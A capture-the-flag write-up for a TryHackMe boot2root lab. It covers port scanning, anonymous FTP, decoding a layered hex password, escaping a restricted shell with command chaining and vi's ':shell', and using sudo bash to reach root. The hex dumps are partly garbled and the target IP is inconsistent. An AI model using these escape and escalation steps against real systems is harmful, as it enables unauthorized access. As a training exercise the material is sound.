

SNIPHER CTF 3.0 WRITEUP

TEAM NAME: TEAM_NOVA

BOOT2ROOT: w4nn4d13's Trap

Challenge description:

Hey ! Can you escape from w4nn4d13's trap? <https://tryhackme.com/jr/ex0rcists>

Initial Recon:

I started by running an Nmap scan against the target IP to find open ports and running services:

```
(d4rkwh15k3r5@kali)~[~/ctf/snipher/b2r]
$ nmap -sV -sC 10.82.141.153 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 11:44 +0530
Nmap scan report for 10.82.141.153
Host is up (0.15s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.148.69
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      44 Feb 06  2026 flag.txt
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1e:b0:a9:de:cd:3f:1a:1e:63:81:dd:26:bc:b5:d6:9e (RSA)
|   256 88:6f:3d:9c:d9:f2:87:f6:26:3c:9b:5c:43:5c:6b:f1 (ECDSA)
|_  256 2b:64:ff:a2:4f:1a:12:38:ff:c0:b8:56:c7:ab:43:a1 (ED25519)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: EX0RCISTS - SYSTEM ACCESS DENIED
9050/tcp  open  tor-socks    Tor SOCKS proxy
| socks-auth-info:
|   No authentication
|_  Username and password
9051/tcp  open  tor-socks    Tor SOCKS proxy
| socks-auth-info:
|   No authentication
|_  Username and password
```

Scan Highlights:

Port 21 (FTP): vsftpd 3.0.5 - Anonymous FTP login allowed

Port 22 (SSH): OpenSSH 8.2p1

Port 23 (Telnet): Linux telnetd

Port 80 (HTTP): Apache httpd 2.4.41

Ports 9050 / 9051: Tor SOCKS proxy

FTP Enumeration:

Since anonymous login was allowed on port 21, I logged into FTP to explore the server.

I found two files and downloaded them:

flag.txt - Contained the hint: "I think you need to try some hidden tricks."

.message - Contained a long string of ASCII text with repetitive hex-like structures.

```
(d4rkwh15k3r5@kali)-[~/ctf/snipher/b2r]
$ cat flag.txt
I think you need to try some hidden tricks.
(d4rkwh15k3r5@kali)-[~/ctf/snipher/b2r]
$
```

[illegible]

I loaded the content of `.message` into CyberChef to decode it:

Applied From Hex.

Ran additional iterations of From Hex based on the output pattern (using space delimiters).

After 6 rounds of hex decoding, the final output revealed a password string:

Recipe

^
📁
🗑️

From Hex

^
🕒
||

Delimiter
Auto

From Hex

^
🕒
||

Delimiter
Auto

From Hex

^
🕒
||

Delimiter
Auto

Input

+
📁
🗑️

33 33 20 33 33 20 32 30 20 33 33 20 33 33 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 33 20 32 30 20 33
33 20 33 35 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32
20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 30 20
33 33 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33
30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 32 20 33 30
20 32 30 20 33 33 20 33 33 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 32 20
32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32
30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30
33 33 20 33 33 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20
32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
20 33 33 20 32 30 20 33 33 20 33 32 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33
20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30
30 20 32 30 20 33 33 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33
33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33

Output

📁
🗑️

33 35 20 33 30 20 32 30 20 33 36 20 33 31 20 32 30 20 33 37 20 33 33 20 32 30 20 33 37 20 33 33 20 32 30 20 33
37 20 33 37 20 32 30 20 33 36 20 36 36 20 32 30 20 33 37 20 33 32 20 32 30 20 33 36 20 33 34 20 32 30 20 33 32
20 33 30 20 32 30 20 33 33 20 36 31 20 32 30 20 33 32 20 33 30 20 32 30 20 33 34 20 36 33 20 32 30 20 33 36 20
36 34 20 32 30 20 33 36 20 36 32 20 32 30 20 33 36 20 36 35 20 32 30 20 33 34 20 33 30 20 32 30 20 33 30 20 33
31 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 33 20 33 30 20 33 36 20 36 33 20 32 30 20 33 36 20 36 34
20 32 30 20 33 36 20 36 32 20 32 30 20 33 36 20 36 35 20 32 30 20 33 32 20 33 31 20 32 30 20 33 33 20 33 30 20 33 31 20
32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 33 20 33 33

Recipe

^
📁
🗑️

From Hex

^
🕒
||

Delimiter
Auto

From Hex

^
🕒
||

Delimiter
Auto

From Hex

^
🕒
||

Delimiter
Auto

From Hex

^
🕒
||

Delimiter
Space

From Hex

^
🕒
||

Delimiter
Space

Input

+
📁
🗑️

33 33 20 33 33 20 32 30 20 33 33 20 33 33 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 33 20 32 30 20 33
33 20 33 35 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32
20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 30 20
33 33 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33
30 20 32 30 20 33 33 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30
32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32
30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30
20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20
32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
20 33 33 20 32 30 20 33 33 20 33 32 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20
33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33
30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30
20 32 30 20 33 33 20 33 37 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 32 20 32 30 20 33 33 20 33 30 20
32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33
30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30
20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20
33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33
33 20 33 32 20 32 30 20 33 33 20 33 30 20 32 30 20 33 32 20 33 30 20 32 30 20 33 33 20 33 30 20 32 30 20 33 33

Output

📁
🗑️

Password : Lmkn@123!lmkn!123

SSH Access & rbash Jailbreak:

Referring back to the challenge description mentioning w4nn4d13, I tried logging in via SSH using this username and the decoded password:

```

(d4rkwh15k3r5@kali)-[~/ctf/snipher/b2r]
$ ssh w4nn4d13@10.81.153.101 -p 22
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
w4nn4d13@10.81.153.101's password:

```

The login worked, but I was dropped into a restricted shell (exo-rbash) where basic commands like ls, cd, whoami, and pwd were blocked.

```
[*] INITIALIZING EX0RCISTS SECURE UPLINK ...
```



```
>> [!] CAUTION: NODE-99 IS IN RESTRICTED (RBASH) MODE <<  
exo-rbash > 
```

```
[*] INITIALIZING EX0RCISTS SECURE UPLINK ...
```



```
>> [!] CAUTION: NODE-99 IS IN RESTRICTED (RBASH) MODE <<  
exo-rbash > ls -la  
[!] ERROR: 'ls' is restricted.  
exo-rbash > id  
[!] ERROR: 'id' is restricted.  
exo-rbash > whoami  
[!] ERROR: 'whoami' is restricted.  
exo-rbash > pwd  
[!] ERROR: 'pwd' is restricted.  
exo-rbash > 
```

Bypassing rbash:

I tested command chaining/parsing to see if any execution passed through:

```
exo-rbash > ls;id
```

```
exo-rbash > pwd  
[!] ERROR: 'pwd' is restricted.  
exo-rbash > ls;id  
[!] ERROR: 'ls' is not an authorized recovery tool.  
uid=1000(w4nn4d13) gid=1000(w4nn4d13) groups=1000(w4nn4d13),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)
```

This executed id successfully: uid=1000(w4nn4d13) gid=1000(w4nn4d13) groups=1000(w4nn4d13),...

Next, I used vi to break out of the restricted shell:

```
exo-rbash > ls;vi
```

```
>> [!] CAUTION: NODE-99 IS IN RESTRICTED (RBASH) MODE <<  
exo-rbash > ls;vi  
[!] ERROR: 'ls' is not an authorized recovery tool.  
  
w4nn4d13@ex0rcists:~$ ls -la  
Command 'ls' is available in the following places  
* /bin/ls  
* /usr/bin/ls  
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.  
ls: command not found  
w4nn4d13@ex0rcists:~$ 
```

Inside the vi editor, I spawned a standard shell:

Vim Script

```
:set shell=/bin/bash
```

```
:shell
```

This gave me a regular user shell environment.

With access to /bin/bash, I checked root privileges. Through `usr/bin/sudo bash` I got root access.

```
w4nn4d13@ex0rcists:~$ cd /
w4nn4d13@ex0rcists:/$ usr/bin/sudo bash
[sudo] password for w4nn4d13:
root@ex0rcists:/# ls -la
total 72
drwxr-xr-x 19 root root 4096 Feb  6  2026 .
drwxr-xr-x 19 root root 4096 Feb  6  2026 ..
lrwxrwxrwx  1 root root    7 Mar 14  2023 bin → usr/bin
drwxr-xr-x  4 root root 4096 Feb  6  2026 boot
drwxr-xr-x 16 root root 3920 Aug 24 09:26 dev
drwxr-xr-x 105 root root 4096 Feb  8  2026 etc
drwxr-xr-x  3 root root 4096 Feb  6  2026 home
lrwxrwxrwx  1 root root    7 Mar 14  2023 lib → usr/lib
lrwxrwxrwx  1 root root    9 Mar 14  2023 lib32 → usr/lib32
lrwxrwxrwx  1 root root    9 Mar 14  2023 lib64 → usr/lib64
lrwxrwxrwx  1 root root   10 Mar 14  2023 libx32 → usr/libx32
drwx-----  2 root root 16384 Feb  6  2026 lost+found
drwxr-xr-x  2 root root 4096 Mar 14  2023 media
drwxr-xr-x  2 root root 4096 Mar 14  2023 mnt
drwxr-xr-x  2 root root 4096 Mar 14  2023 opt
dr-xr-xr-x 180 root root    0 Aug 24 09:25 proc
drwx-----  5 root root 4096 Feb  6  2026 root
drwxr-xr-x 32 root root  960 Aug 24 09:56 run
lrwxrwxrwx  1 root root    8 Mar 14  2023/sbin → usr/sbin
drwxr-xr-x  6 root root 4096 Mar 14  2023 snap
drwxr-xr-x  3 root root 4096 Feb  6  2026 srv
dr-xr-xr-x 13 root root    0 Aug 24 09:25 sys
drwxrwxrwt 14 root root 4096 Aug 24 09:39 tmp
drwxr-xr-x 14 root root 4096 Mar 14  2023 usr
drwxr-xr-x 14 root root 4096 Feb  6  2026 var
root@ex0rcists:/#
```


```

root@ex0rcists:/# cd home/
root@ex0rcists:/home# ls -la
total 12
drwxr-xr-x  3 root    root    4096 Feb  6  2026 .
drwxr-xr-x 19 root    root    4096 Feb  6  2026 ..
drwxr-xr-x  5 w4nn4d13 w4nn4d13 4096 Aug 24 09:54 w4nn4d13
root@ex0rcists:/home# cd w4nn4d13/
root@ex0rcists:/home/w4nn4d13# ls -la
total 84
drwxr-xr-x  5 w4nn4d13 w4nn4d13  4096 Aug 24 09:54 .
drwxr-xr-x  3 root     root     4096 Feb  6  2026 ..
-rw-r--r--  1 w4nn4d13 w4nn4d13   121 Aug 24 09:54 .bash_history
-rw-r--r--  1 w4nn4d13 w4nn4d13   220 Feb 25  2020 .bash_logout
-rw-r--r--  1 w4nn4d13 w4nn4d13  4055 Feb  6  2026 .bashrc
drwxr-xr-x  2 root     root     4096 Feb  6  2026 bin
drwxr-xr-x  2 w4nn4d13 w4nn4d13  4096 Feb  6  2026 .cache
-rw-r--r--  1 root     root      58 Feb  6  2026 ....flag.txt...
-rw-r--r--  1 w4nn4d13 w4nn4d13   807 Feb 25  2020 .profile
drwxr-xr-x  2 w4nn4d13 w4nn4d13  4096 Feb  6  2026 .ssh
-rw-r--r--  1 w4nn4d13 w4nn4d13    0 Feb  6  2026 .sudo_as_admin_successful
-rw-r--r--  1 w4nn4d13 w4nn4d13 12288 Feb  6  2026 .swm
-rw-r--r--  1 w4nn4d13 w4nn4d13 12288 Feb  6  2026 .swo
-rw-r--r--  1 w4nn4d13 w4nn4d13 12288 Feb  6  2026 .swp
-rw-r--r--  1 w4nn4d13 w4nn4d13 1995 Aug 24 09:54 .viminfo
-rw-r--r--  1 w4nn4d13 w4nn4d13   33 Feb  6  2026 welcome_guys.txt
root@ex0rcists:/home/w4nn4d13#

```

After which when I parsed through /home/w4nn4d13, I foundflag.txt...

The contents of it after decoding it from base64 said “The greeing reveals only to the owner”



So, I moved back to the root directory and looked for any leads there. There I found this .hello file present in it. The hint from theflag.txt... related to this file, where this .hello file greets only to the owner which is the root.

```

root@ex0rcists:/# cd root
root@ex0rcists:~# ls -la
total 36
drwx----- 5 root root 4096 Feb  6  2026 .
drwxr-xr-x 19 root root 4096 Feb  6  2026 ..
-rw----- 1 root root  143 Aug 24 09:54 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root   62 Feb  6  2026 .hello
drwxr-xr-x  3 root root 4096 Feb  6  2026 .local
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwx----- 3 root root 4096 Feb  6  2026 snap
drwx----- 2 root root 4096 Feb  6  2026 .ssh
root@ex0rcists:~# cat .hello
1otZMhYkLYpd5X5LYTgSjxLKyAhioivM8MWGrWeOQK52VyCX5v48KIrnGsv3q
root@ex0rcists:~#

```

The screenshot shows the CyberChef web interface. At the top, it says "Last build: 4 days ago" and has links for "Options", "About / Support", and a help icon. The interface is divided into three main sections: "Recipe", "Input", and "Output".

The "Recipe" section on the left contains two steps:

- From Base62**: A step with a dropdown menu showing "Alphabet" and "0-9A-Za-z".
- From Base92**: A step with a dropdown menu showing "Alphabet" and "0-9A-Za-z".

The "Input" section on the right contains a single line of text:


```
1otZMhYkLYpd5X5LYTgSjxLKyAhioivM8MWGrWeOQK52VyCX5v48KIrnGsv3q
```

The "Output" section at the bottom shows the result of the decoding process:


```
ex0rcists{rb4sh_1s_j41l_n0t_pr1s0n}
```

Listing out its contents, it was a ciphertext. Which when decoded using from base 62 and base92, we get the flag : ex0rcists{rb4sh_1s_j41l_n0t_pr1s0n}